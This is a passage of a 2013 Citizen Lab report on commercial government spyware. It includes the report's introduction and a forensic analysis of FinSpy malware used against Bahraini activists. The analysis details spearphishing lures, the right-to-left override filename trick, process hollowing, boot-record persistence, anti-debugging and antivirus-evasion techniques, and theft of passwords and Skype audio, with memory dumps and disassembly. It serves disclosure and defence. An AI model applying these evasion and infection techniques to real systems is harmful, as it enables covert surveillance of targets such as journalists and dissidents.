FOR THEIR EYE$ ONLY

THE COMMERCIALIZATION OF DIGITAL SPYING

By

Morgan Marquis-Boire

with Bill Marczak, Claudio Guarnieri, and John Scott-Railton

MAY 1 2013

Citizen Lab and Canada Centre for Global Security Security Studies

Munk School of Global Affairs, University of Toronto

UNIVERSITY OF TORONTO

MUNK SCHOOL OF GLOBAL AFFAIRS

Canada Centre for Global Security Studies

Table of Contents

INTRODUCTION

Electric eye, in the sky
Feel my stare, always there
– Judas Priest, Electric Eye (1982)

I'm not following you, I'm looking for you. There's a big difference.
– Martin Stett, The Conversation (1974)

In the late 1990s in a central Auckland warehouse, I ran New Zealand's first[1] cypherpunk anonymous remailer together with some friends. Anonymous remailers made it possible to send encrypted, anonymous e-mails; the idea was that this would guard free speech from the chilling effects of surveillance. In our more optimistic moments, we felt that the Internet would operate as a "Liberation Technology," facilitating free and open discourse in a manner that could naturally... only be positive. Of course, this type of technology would need to be nurtured, and people would need secure communications in order to empower the type of discussion which was essential to freedom and transparency in the Information Age. At the time this technology was not widely used, however, the views of the nascent cypherpunk scene were in some ways highly prescient.

Social media, privacy enhancing technologies, and the global digital commons gradually came to play an integral part in global politics. Yet the surveillance capabilities that lurked within Internet wouldn't be publicly understood for years. As the world's communications moved from telephone and fax to email, chat and VOIP, we witnessed the rise of "Massive Intercept" technology and its ubiquitous integration into modern network architecture. While this facilitated wide-scale monitoring of communications that traversed the Internet, expanded lawful intercept statutes allowed for increased government powers to access provider-held user data.

The notion that people have a right to secure communications has also flourished and become mainstream. The majority of large online services providers now use transport encryption to secure the email and chat conversations of their users and several online companies provide encrypted voice communication as a free service. In addition to this, the general popularity of third party security tools has thrived. Nevertheless, changes in the character of digital surveillance have quietly paralleled these advances in Internet security.

1 Probably.

While hacking as a means of data-gathering has existed since the inception of the Internet, in the last few years the rise of an industry providing commercial intrusion and malware as lawful interception products has grown. As articulated in a quote from *The New York Times* article, "Software Meant to Fight Crime Is Used to Spy on Dissidents"[2]:

> "The market for such technologies has grown to $5 billion a year from "nothing 10 years ago," said Jerry Lucas, president of TeleStrategies, the company behind ISS World, an annual surveillance show where law enforcement agents view the latest computer spyware"

Once a boutique capability possessed by few nation states, commercial intrusion and monitoring tools are now being sold globally for dictator pocket change. While this technology is frequently marketed as lawful intercept capability, in countries where criminal activity is broadly defined, or dissent is criminalised, these tools are used as a mechanism for repression. The concept of "lawful interception" does not apply in countries where the rule of law is absent. With the increased ability of regimes to purchase advanced surveillance capabilities from "Western countries," this technology has been used to target activists, journalists, dissidents and human rights workers.

An investigation uncovering the use of "governmental IT intrusion" software against a group of Middle Eastern activists last year has grown into a body of research displaying the ubiquity of commercialised surveillance software. While there are undoubtedly legitimate uses for targeted surveillance, historical abuses of secret surveillance are manifold. When such activity is opaque and technological capabilities remain secret, citizens lack the knowledge to fully comprehend the scope and nature of surveillance and hence lack ability to challenge it.

Technology can work *for* us, but it can also *happen to* us; it is my hope that this research will help us make an informed decision about what is happening here.

MORGAN MARQUIS-BOIRE
WEDNESDAY, 1ST OF MAY, 2013

2 "Software Meant to Fight Crime Is Used to Spy on Dissidents", *The New York Times*, August 31, 2012, Page A1 Print edition.

ACKNOWLEDGEMENTS

SPECIAL THANKS TO VERNON SILVER.
Without his keen and intrepid journalism, none of this would have been possible.

In addition to the investigative research outlined in this report, several organisations have performed important work in this area. The following deserve our recognition:

WE WOULD LIKE TO THANK:

- The Electronic Frontier Foundation
  (In particular, Eva Galperin, Marcia Hoffman, and Kurt Opsahl)
- Bahrain Watch
- Privacy International
  (Especially Eric King for his tireless and invaluable contributions to this space)
- Reporters Without Borders
- F-Secure and Mikko Hyponnen

ADDITIONAL THANKS TO:

- Chris Davis, Dave Dagon and The Secure Domain Foundation
- Shadow Server
- Rapid7

We'd like to acknowledge the following security companies that have produced public research and raised awareness of this topic:

- F-Secure
- Kaspersky
- CrowdStrike
- Spiderlabs

Thanks to the many people previously unmentioned in individual post acknowledgements who have provided insight, discussion, intelligent conversation and inspiring work including, but not exclusively:

- Karin Kosina, Tora, Halvar, Shane Huntley, Francesca Bosco, Heather Adkins, Cory Altheide, Ben Hawkes, Eleanor Saitta, Tavis Ormandy, Chris Soghoian, Collin Anderson, Raegan MacDonald, Jacob Appelbaum, Andy Müller-Maguhn, Renata Avila and Arturo Filasto.

AUTHORS

MORGAN MARQUIS-BOIRE

Morgan Marquis-Boire is a Security Researcher and Technical Advisor at the Citizen Lab, Munk School of Global Affairs, University of Toronto. He works as a Security Engineer at Google specializing in Incident Response, Forensics and Malware Analysis. He also serves as a Special Advisor to Google Ideas.

BILL MARCZACK

Bill Marczak is a Computer Science PhD student at UC Berkeley. He is also a founding member of Bahrain Watch, a monitoring and advocacy group that seeks to promote effective, accountable, and transparent governance in Bahrain through research and evidence-based activism.

CLAUDIO GUARNIERI

Claudio is a security researcher at Rapid7, specialized in tracking, dissecting and understanding malware and botnets. He dedicates his free time to the non-profit organizations The Honeynet Project and The Shadowserver Foundation, of which he is a core member. He also develops Cuckoo Sandbox and other open source projects.

JOHN SCOTT-RAILTON

John Scott-Railton is a Citizen Lab Fellow conducting research on electronic attacks in MENA. He also co-developed the Voices Projects to support the free and secure flow of information from Egypt and Libya during the Arab Spring. His dissertation work at UCLA focuses on the human security implications of climate change adaptation failure in West Africa.

AUTHORSHIP CREDITS

FROM BAHRAIN WITH LOVE: FINFISHER'S SPY KIT EXPOSED?
Morgan Marquis-Boire and Bill Marczak

THE SMARTPHONE WHO LOVED ME: FINFISHER GOES MOBILE?
Morgan Marquis-Boire, Bill Marczak and Claudio Guarnieri

BACKDOORS ARE FOREVER: HACKING TEAM AND THE TARGETING OF DISSENT?
Morgan Marquis-Boire

YOU ONLY CLICK TWICE: FINFISHER'S GLOBAL PROLIFERATION
Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri and John Scott-Railton

FOR THEIR EYES ONLY: SURVEILLANCE AS A SERVICE
Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri and John Scott-Railton

From Bahrain With Love:

FinFisher's Spy Kit Exposed?

Authors: Morgan Marquis-Boire and Bill Marczak

In this report Citizen Lab Security Researcher Morgan Marquis-Boire and Bill Marczak provide analysis of several pieces of malware targeting Bahraini dissidents, shared with us by Bloomberg News. The analysis suggests that the malware used is "FinSpy," part of the commercial intrusion kit, Finfisher, distributed by the United Kingdom-based company, Gamma International.

Introduction

The FinFisher Suite is described by its distributors, Gamma International UK Ltd., as "Governmental IT Intrusion and Remote Monitoring Solutions."[1] The toolset first gained notoriety after it was revealed that the Egyptian Government's state security apparatus had been involved in negotiations with Gamma International UK Ltd. over the purchase of the software. Promotional materials have been leaked that describe the tools as providing a wide range of intrusion and monitoring capabilities.[2] Despite this, however, the toolset itself has not been publicly analyzed.

This post contains analysis of several pieces of malware obtained by Vernon Silver of Bloomberg News that were sent to Bahraini pro-democracy activists in April and May of this year. The purpose of this work is identification and classification of the malware to better understand the actors behind the attacks and the risk to victims. In order to accomplish this, we undertook several different approaches during the investigation.

As well as directly examining the samples through static and dynamic analysis, we infected a virtual machine (VM) with the malware. We monitored the filesystem, network, and running operating system of the infected VM.

This analysis suggests the use of "Finspy", part of the commercial intrusion kit, Finfisher, distributed by Gamma International.


1 http://www.finfisher.com/

2 http://owni.eu/2011/12/15/finfisher-for-all-your-intrusive-surveillance-needs/#SpyFiles

Delivery

This section describes how the malware was delivered to potential victims using e-mails with malicious attachments.

In early May, we were alerted that Bahraini activists were targeted with apparently malicious e-mails. The emails ostensibly pertained to the ongoing turmoil in Bahrain, and encouraged recipients to open a series of suspicious attachments. The screenshot below is indicative of typical message content:



----- Forwarded Message -----
From: Melissa Chan <melissa.aljazeera@gmail.com>
To:
Sent: Tuesday, 8 May 2012, 8:52
Subject: Torture reports on Nabeel Rajab

Acting president Zainab Al Khawaja for Human Rights Bahrain reports of torture on Mr. Nabeel Rajab after his recent arrest.

Please check the attached detailed report along with torture images.

The attachments to the e-mails we have been able to analyze were typically .rar files, which we found to contain malware. Note that the apparent sender has an e-mail address that indicates that it was being sent by "Melissa Chan," who is a real correspondent for Aljazeera English. We suspect that the e-mail address is not her real address.[3] The following samples were examined:


```
324783fbc33ec117f971cca77ef7ceaf7ce229a74edd6e2b3bd0effd9ed10dcc
c5b39d98c85b21f8ac1bedd91f0b6510ea255411cf19c726545c1d0a23035914 _gpj.
ArrestedXSuspects.rar
c5b37bb3620d4e7635c261e5810d628fc50e4ab06b843d78105a12cfbbea40d7
KingXhamadXonXofficialXvisitXtoX.rar
80fb86e265d44fbabac942f7b26c973944d2ace8a8268c094c3527b83169b3cc MeetingXAgenda.
rar
f846301e7f190ee3bb2d3821971cc2456617edc2060b07729415c45633a5a751 Rajab.rar
```

3 http://blogs.aljazeera.com/profile/melissa-chan

These contained executables masquerading as picture files or documents:

```
49000fc53412bfda157417e2335410cf69ac26b66b0818a3be7eff589669d040 dialoge.exe
cc3b65a0f559fa5e6bf4e60eef3bffe8d568a93dbb850f78bdd3560f38218b5c
```

The emails generally suggested that the attachments contained political content of interest to pro-democracy activists and dissidents. In order to disguise the nature of the attachments a malicious usage of the "righttoleftoverride" (RLO) character was employed. The RLO character (U+202e in unicode) controls the positioning of characters in text containing characters flowing from right to left, such as Arabic or Hebrew. The malware appears on a victim's desktop as "exe.Rajab1.jpg" (for example), along with the default Windows icon for a picture file without thumbnail. But, when the UTF-8 based filename is displayed in ANSI, the name is displayed as "gpj.1bajaR.exe". Believing that they are opening a harmless ".jpg", victims are instead tricked into running an executable ".exe" file.[4]



Upon execution these files install a multi-featured trojan on the victim's computer. This malware provides the attacker with clandestine remote access to the victim's machine as well as comprehensive data harvesting and exfiltration capabilities.

4 This technique was used in the recent Madi malware attacks.

Installation

This section describes how the malware infects the target machine.

The malware displays a picture as expected. This differs from sample to sample. The sample "Arrested Suspects.jpg" ("gpj.stcepsuS detserrA.exe") displays:

It additionally creates a directory (which appears to vary from sample to sample):

```
C:\Documents and Settings\XPMUser\Local Settings\Temp\TMP51B7AFEF
```

It copies itself there (in this case the malware appears as "Arrested Suspects.jpg") where it is renamed:

```
C:\Documents and Settings\XPMUser\Local Settings\Temp\TMP51B7AFEF\Arrested
Suspects.jpg" => C:\Documents and Settings\XPMUser\Local Settings\Temp\
TMP51B7AFEF\tmpD.tmp
```


Then it drops the following files:

```
C:\DOCUME~1\%USER%\LOCALS~1\Temp\delete.bat
C:\DOCUME~1\%USER%\LOCALS~1\Temp\driverw.sys
```

It creates the folder (the name of which varies from host to host):

```
C:\Documents and Settings\%USER%\Application Data\Microsoft\Installer\{5DA45CC9-
D840-47CC-9F86-FD2E9A718A41}
```


This process is observable on the filesystem timeline of the infected host:




(A LARGER VERSION OF THIS IMAGE CAN BE FOUND HERE)

"driverw.sys" is loaded and then "delete.bat" is run which deletes the original payload and itself. It then infects existing operating system processes, connects to the command and control server, and begins data harvesting and exfiltration.

Examining the memory image of a machine infected with the malware shows that a technique for infecting processes known as "**process hollowing"** is used. For example, the memory segment below from the "winlogon.exe" process is marked as executable and writeable:



Here the malware starts a new instance of a legitimate process such as "winlogon.exe" and before the process's first thread begins, the malware de-allocates the memory containing the legitimate code and injects malicious code in its place. Dumping and examining this memory segment reveals the following strings in the infected process:




Note the string:

```
y:\lsvn_branches\finspyv4.01\finspyv2\src\libs\libgmp\mpn-tdiv_qr.c
```

This file seems to correspond to a file in the GNU Multi-Precision arithmetic library: http://gmplib.org:8000/gmp/file/b5ca16212198/mpn/generic/tdiv_qr.c

The process “svchost.exe” was also found to be infected in a similar manner:




```
Process: svchost.exe Pid: 760 Address: 0xbd0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00bd0000  8b ff 55 8b ec 68 40 47 f1 73 c3 8b ff 55 8b ec   ..U..h@G.s...U..
0x00bd0010  68 c0 68 f3 73 c3 8b ff 55 8b ec 68 ae 8e b4 76   h.h.s...U..h...v
0x00bd0020  c3 8b ff 55 8b ec 68 e2 c0 b5 76 c3 8b ff 55 8b   ...U..h...v...U.
0x00bd0030  ec 68 ff c2 b5 76 c3 8b ff 55 8b ec 68 3d c3 b5   .h...v...U..h=..

0xbd0000 8bff            MOV EDI, EDI
0xbd0002 55              PUSH EBP
0xbd0003 8bec            MOV EBP, ESP
0xbd0005 684047f173      PUSH DWORD 0x73f14740
0xbd000a c3              RET
0xbd000b 8bff            MOV EDI, EDI
0xbd000d 55              PUSH EBP
0xbd000e 8bec            MOV EBP, ESP
0xbd0010 68c068f373      PUSH DWORD 0x73f368c0
0xbd0015 c3              RET
0xbd0016 8bff            MOV EDI, EDI
0xbd0018 55              PUSH EBP
0xbd0019 8bec            MOV EBP, ESP
0xbd001b 68ae8eb476      PUSH DWORD 0x76b48eae
0xbd0020 c3              RET
0xbd0021 8bff            MOV EDI, EDI
0xbd0023 55              PUSH EBP
0xbd0024 8bec            MOV EBP, ESP
0xbd0026 68e2c0b576      PUSH DWORD 0x76b5c0e2
0xbd002b c3              RET
0xbd002c 8bff            MOV EDI, EDI
0xbd002e 55              PUSH EBP
0xbd002f 8bec            MOV EBP, ESP
0xbd0031 68ffc2b576      PUSH DWORD 0x76b5c2ff
0xbd0036 c3              RET
0xbd0037 8bff            MOV EDI, EDI
0xbd0039 55              PUSH EBP
0xbd003a 8bec            MOV EBP, ESP
0xbd003c 68              DB 0x68
0xbd003d 3d              DB 0x3d
0xbd003e c3              RET
0xbd003f b5              DB 0xb5
```

Further examination of the memory dump also reveals the following:



This path appears to reference the functionality that the malware uses to modify the boot sequence to enable persistence:

```
y:\lsvn_branches\finspyv4.01\finspyv2\src\target\bootkit_x32driver\objfre_w2k_x86\
i386\bootkit_x32driver.pdb
```

A pre-infection vs post-infection comparison of the infected VM shows that the Master Boot Record (MBR) was modified by code injected by the malware.

The strings found in memory “finspyv4.01” and “finspyv2” are particularly interesting. The FinSpy tool is part of the FinFisher intrusion and monitoring toolkit.[5]

5 http://www.finfisher.com/

Obfuscation and Evasion

This section describes how the malware is designed to resist analysis and evade identification.

The malware employs a myriad of techniques designed to evade detection and frustrate analysis. While investigation into this area is far from complete, we discuss several discovered methods as examples of the lengths taken by the developers to avoid identification.

A virtualised packer is used. This type of obfuscation is used by those that have "strong motives to prevent their malware from being analyzed".[6]

This converts the native x86 instructions of the malware into another custom language chosen from one of 11 code templates. At run-time, this is interpreted by an obfuscated interpreter customized for that particular language. This virtualised packer was not recognised and appears to be bespoke.

Several anti-debugging techniques are used. This section of code crashes the popular debugger, OllyDbg.

```
.text:00401683 finit
.text:00401686 fld ds:tbyte_40168E
.text:0040168C jmp short locret_401698
_____________________________
.text:0040168E tbyte_40168E dt 9.223372036854775807e18
_____________________________
.text:00401698 locret_401698:
.text:00401698 retn
```

This float value causes OllyDbg to crash when trying to display its value. A more detailed explanation of this can be found here.

To defeat DbgBreakPoint based debuggers, the malware finds the address of DbgBreakPoint, makes the page EXECUTE_READWRITE and writes a NOP on the entry point of DbgBreakPoint.


6 Unpacking Virtualised Obfuscators by Rolf Rolles – http://static.usenix.org/event/woot09/tech/full_papers/rolles.pdf

The malware checks via PEB to detect whether or not it is being debugged, and if it is it returns a random address.

The malware calls ZwSetInformationThread with ThreadInformationClass set to 0×11, which causes the thread to be detached from the debugger.

The malware calls ZwQueryInformationProcess with ThreadInformationClass set to 0x(ProcessDebugPort) and 0x1e (ProcessDebugObjectHandle) to detect the presence of a debugger. If a debugger is detected it jumps to a random address. ZwQueryInformationProcess is also called to check the DEP status on the current process, and it disables it if it's found to be enabled.

The malware deploys a granular solution for Antivirus software, tailored to the AV present on the infected machine. The malware calls ZwQuerySystemInformation to get ProcessInformation and ModuleInformation. The malware then walks the list of processes and modules looking for installed AV software. Our analysis indicates that the malware appears to have different code to Open/Create process and inject for each AV solution. For some Anti-Virus software this even appears to be version dependent. The function "ZwQuerySystemInformation" is also hooked by the malware, a technique frequently used to allow process hiding:



```
**************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 628 (svchost.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9b2000)
Function: ntdll.dll!ZwQuerySystemInformation at 0x7c90d92e
Hook address: 0xfd34b8
Hooking module: <unknown>

Disassembly(0):
0x7c90d92e e9855b6c84       JMP 0xfd34b8
0x7c90d933 ba0003fe7f       MOV EDX, 0x7ffe0300
0x7c90d938 ff12             CALL DWORD [EDX]
0x7c90d93a c21000           RET 0x10
0x7c90d93d 90               NOP
0x7c90d93e b8ae000000       MOV EAX, 0xae
0x7c90d943 ba               DB 0xba
0x7c90d944 0003             ADD [EBX], AL

Disassembly(1):
0xfd34b8 8bff            MOV EDI, EDI
0xfd34ba 55              PUSH EBP
0xfd34bb 8bec            MOV EBP, ESP
0xfd34bd 56              PUSH ESI
0xfd34be ff7514          PUSH DWORD [EBP+0x14]
0xfd34c1 8b750c          MOV ESI, [EBP+0xc]
0xfd34c4 ff7510          PUSH DWORD [EBP+0x10]
0xfd34c7 56              PUSH ESI
0xfd34c8 ff7508          PUSH DWORD [EBP+0x8]
0xfd34cb ff              DB 0xff
0xfd34cc 15              DB 0x15
0xfd34cd 9c              PUSHF
0xfd34ce 9d              POPF
0xfd34cf fd              STD
```

Data Harvesting and Encryption

THIS SECTION DESCRIBES HOW THE MALWARE COLLECTS AND ENCRYPTS DATA FROM THE INFECTED MACHINE.

Our analysis showed that the malware collects a wide range of data from an infected victim. The data is stored locally in a hidden directory, and is disguised with encryption prior to exfiltration. On the reference victim host, the directory was:

```
"C:\Windows\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}."
```

We conducted forensic examination of the files created in this directory and identified a wide range of data collected. Files in this directory were found to be screenshots, keylogger data, audio from Skype calls, passwords and more. For the sake of brevity we include a limited set of examples here.


The malware attempts to locate the configuration and password store files for a variety browsers and chat clients as seen below:

rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Application Data	SUCCESS
rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Profiles	NAME NOT FOUND
rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Thunderbird\Profiles	PATH NOT FOUND
rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Local Settings\Application Data	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data	SUCCESS
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Trillian\users\global	PATH NOT FOUND
rundll32.exe	4024	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Profiles	NAME NOT FOUND
